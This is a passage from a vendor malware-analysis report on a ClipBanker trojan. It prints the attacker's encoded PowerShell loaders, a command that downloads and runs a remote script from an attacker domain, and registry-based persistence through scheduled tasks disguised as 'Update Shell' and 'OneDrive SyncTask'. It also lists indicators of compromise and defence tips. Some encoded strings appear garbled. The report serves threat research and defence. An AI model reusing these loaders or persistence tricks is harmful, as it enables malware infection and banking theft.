BuAHQATQBhAG4AYQbnAGUAcgBdAdoAOGBTAGUAYWb1AHIAaQB0AHkAUABYAG8AdABvAGMABwBsAFQAEQWAGUAXQAsACAAAMwAwADcAMgApADsADQAKACQAYgBhAHMAZQA2ADQAcwB0AHIAaQB0AGcIAA9ACA
AAKAAoAE4AZQ
B3AC0ATwB1AGoAZQBjAHQAIABTAHkAcwB0AGUAbQUAE4AZQ0BAC4AVwB1AGIAQWBSAGkAZQBUBHQAKQAUAEQABwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZWwAcAAAB0AHQAcABZADoAlwAvAG
cAaQ0B0AGwAYQB1AC4AYWbVAG0ALwBVAEWA0QBnAGIAegB1AFAMwA3AC8AcgB0AC8AcwBAGkAcABWAGUAdABzAC8AMQA5ADUANGAzADAANQAvAHIAVYQ83ACcAKQApAA0ACgBbAEKATwAUAEYAAQ
BsAGUAXQA6ADoAVwByAGkAdAB1AEFEAbABSAEIAEQB0AGUAcwA0ACIAJAB1AG4AdgA6AHQAZQBtAHAAXABjAHMALgB1AHgAZQAiACwAIAbBAEMABwBUAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAG
EAcwB1ADYANABTAHQAcgBpAG4AZWwAcACQAYgBhAHMAZQA2ADQAcwB0AHIAaQB0AGcAKQApAA0ACgBzAHQAYQByAHQALQBwAHIAbWbjAGUAcwBzCAAIgAkAGUAbgBzADoAdAB1AG0AcABcAGM
AcwAUAGUAEAB1ACTAIAAtAfCAaQB0AGUAbwB3ACAASABpAGQAZAB1AG4AIAAgAHwAIBvAHUAdAAtAG4AdQBsAGwADQAKAA==")) | iex'
if(!(test-path HKCU:\Software\cr)){
    New-Item -Path HKCU:\Software\ -name cr
}
New-ItemProperty -Path HKCU:\Software\cr -Name f -PropertyType string -Value $thdTask -force | out-null
start-process cmd.exe -ArgumentList ' /c schtasks /create /f /tn "Update Shell" /sc hourly /mo 2 /tr "powershell -w 1 -e aQB1AHgAIAAaKcGARwB1AHQA
LQBjAHQAZQBtAFAAcgBvAHAZQByAHQAEQAGAC0AUABhAHQAAAgACAASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAecgB1AFwAYWByACAALQBOAGEAbQb1ACAAGAgAC0AR0ARByAHIAbWByAEeAYwB0
AGkAbwBUACAuWb0AG8AcAApAC4AZAA==" -WindowStyle Hidden

```

The second part of the command sets a new value to the “HKCU\Software\cr” registry key that related to the \$thdTask variable which contains the binary of the trojan Banker that we have analyzed above.


It also creates a scheduled task with CMD instance and named it “Update Shell”. The task will execute the PowerShell command in base 64 format.

After decoding the base 64 command, we have figured that it will invoke the “HKCU\Software\cr” value which means that the trojan Banker’s binary (hysvc.exe) will be executed by the PowerShell command directly from the registry:

```

iex $(Get-ItemProperty -Path HKCU:\Software\cr -Name f -ErrorAction Stop).d

```

Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at asq.d6shiiwz.pw Port 443

In order to verify that the malicious URL does not exist, we have tried to run a CURL command. In some of the cases attacker can fake the HTML page to show no response, while there is active communication to the malicious domain.

```
C:\WINDOWS\system32>curl.exe -I https://asq.d6shiiwz.pw/win/ins/checking.ps1
HTTP/1.1 404 Not Found
Date: Thu, 23 Apr 2020 16:13:14 GMT
Server: Apache/2.4.38 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: text/html; charset=iso-8859-1
```

```
$k = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("wWbTAHkAcwB0AGUAbQAUAF4AZQB0AC4AUwB1AHIAdgBpAG
MAZQBQAG8AaQBuaHQATQBhAG4AYQbnAGUAcgBdADoA0gBTAGUAYwB1AHIaAaQB0AHkAUABYAG8AdABvAGMabwBsACAAPQAgAFsARQBUAHUAbQBDADoA0gBUAG8ATwBiAGoA
ZQBjAHQAKABbAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBTAGUAYwB1AHIaAaQB0AHkAUABYAG8AdABvAGMabwBsAFQAEQBWAGUAXQAsACAAMwAwADcAMgApADsAaQB1AHgAIA
AoACgATgB1AHcALQBPAgIAagB1AGMAdAagAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBn
ACgAJwBoAHQAdABwAHMAOgAvAC8AYQBzAHEALgBkADYAcwBoAGkAaQB3AHoALgBwAHcALwB3AGkAbgAvAGkAbgBzAC8AYwBoAGUAYwBrAGkAbgBnAC4AcABzADEAJwApAC
kA")) | iex'

New-ItemProperty -Path HKCU:\Software -Name kumi -PropertyType string -Value $k -force | out-null
start-process cmd.exe -ArgumentList ' /c schtasks /create /f /tn "OneDrive SyncTask" /sc hourly /mo 1 /tr "powershell -w 1 -e aQ
B1AHgAIAAkACgARwB1AHQALQBjAHQAZQBtAFaAcgBvAHAAZQBvAHQAEQAgAC0AUABhAHQAAaAgACAASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgB1ACAALQB0AGEAbQB1
ACAAawB1AG0AaQAQAC0ARQByAHIAbwByAEeAYwB0AGkAbwBuACAAUwB0AG8AcAApAC4AawB1AG0AaQA=" -WindowStyle Hidden
```

In the second part of the PowerShell command, it sets a new value in the “HKCU:\Software” registry key. The value name is “kumi” and it contains the \$k variable, which means it will execute the malicious PS1 script content.

Furthermore, it will create a schedule task named: “OneDrive SyncTask”. The task will execute a PowerShell command.

In order to understand what the purpose of the command, we have decoded the base 64 command:

```
iex $(Get-ItemProperty -Path HKCU:\Software -Name kumi -ErrorAction Stop).kumi
```

The command simply executes by the IEX cmdlet the kumi value which contain the malicious PS1 script.

Attack ended at 7:47:56.000 PM (13 seconds after it executed)

INDICATORS OF COMPROMISE

Type	Indicator
Registry	<i>HKCU:\Sofatware (value – Kumi)</i> <i>HKCU\Sofatwarte\cr</i>
Schedule Task	<i>OneDrive SyncTask</i> <i>GoogleChromUpdateTask</i> <i>Update Shell</i>
SHA256	<i>4a471f05c7624238ef374bbf3af4eeb2abc20f87579ecdbefea61356e23ae69</i> <i>1f0ddf5088ac75862fe1d1c4f11f9c39645eee1e4acc938a1f66f14dfc5d5288</i> <i>e09013a2ac876746a5143f8ee8f997b06688b71adc05ddb81aeb9a1a69fa6f88</i>
URL	<i>hxxps://asq.d6shiiwz[.]pw/win/ins/checking[.]ps1</i> <i>hxxps://gitlab[.]com/UL9gbzuP37/rt/snippets/1956305/raw</i> <i>hxxp://bzqopgtera[.]xyz/</i>

Conclusion

The Cynet Research Team has analyzed and investigated different threats and malware using various tools and techniques. Cynet’s seasoned security experts are familiar with the newest attacks vectors and techniques that exist in the wild.

Cynet 360 customers are fully protected from these kinds of threats and have full visibility over their protected assets. Cynet has various behavioral and heuristics capabilities designed to detect and prevent advanced threats like the one described in this report.

The Cynet 360 solution gives our customers the ability to control and manage cyber security incidents, to perform forensic analysis on infected environments, and to run remote actions on the infected hosts in order to mitigate the threat. On top of that, we have our CyOps team which is monitoring our customers’ environments 24/7/365.

Contact Cynet CyOps (Cynet Security Operations Center)

The Cynet CyOps available to clients for any issues 24/7, questions or comments related to Cynet 360. For additional information, you may contact us directly at:

Phone (US): +1-347-474-0048

Phone (EU): +44-203-290-9051

Phone (IL): +972-72-336-9736

CyOps Email: soc@cynet.com

Tips From Expert

In my experience, here are tips that can help you better defend against advanced, multi-stage attacks like the ClipBanker Trojan:

1. **Harden Against LOLBin Abuse:** Restricting the use of trusted binaries and implementing application control policies helps prevent attackers from abusing legitimate tools to execute malicious code.
2. **Deep Monitoring of PowerShell Execution:** Monitoring PowerShell activity for abnormal usage and tracking script execution provides valuable insights into potential malicious activity.
3. **Proactive URL Scanning for Malicious Domains:** Continuously scanning and blacklisting suspicious domains helps prevent users from accessing malicious websites and downloading malicious files.
4. **Enforce Secure Email Gateways:** Strengthening email security helps detect and block phishing attempts, which are often used to deliver malware like ClipBanker.
5. **Deploy Memory Analysis Tools for Early Detection:** Memory-based analysis can catch malware in action, even when there are no files written to disk, allowing for earlier detection and response.



Aviad Hasnis is the Chief Technology Officer at Cynet.

He brings a strong background in developing cutting edge technologies that have had a major impact on the security of the State of Israel. At Cynet, Aviad continues to lead extensive cybersecurity research projects and drive innovation forward.

Source: <https://www.cynet.com/attack-techniques-hands-on/threat-research-report-clipbanker-13-second-attack/>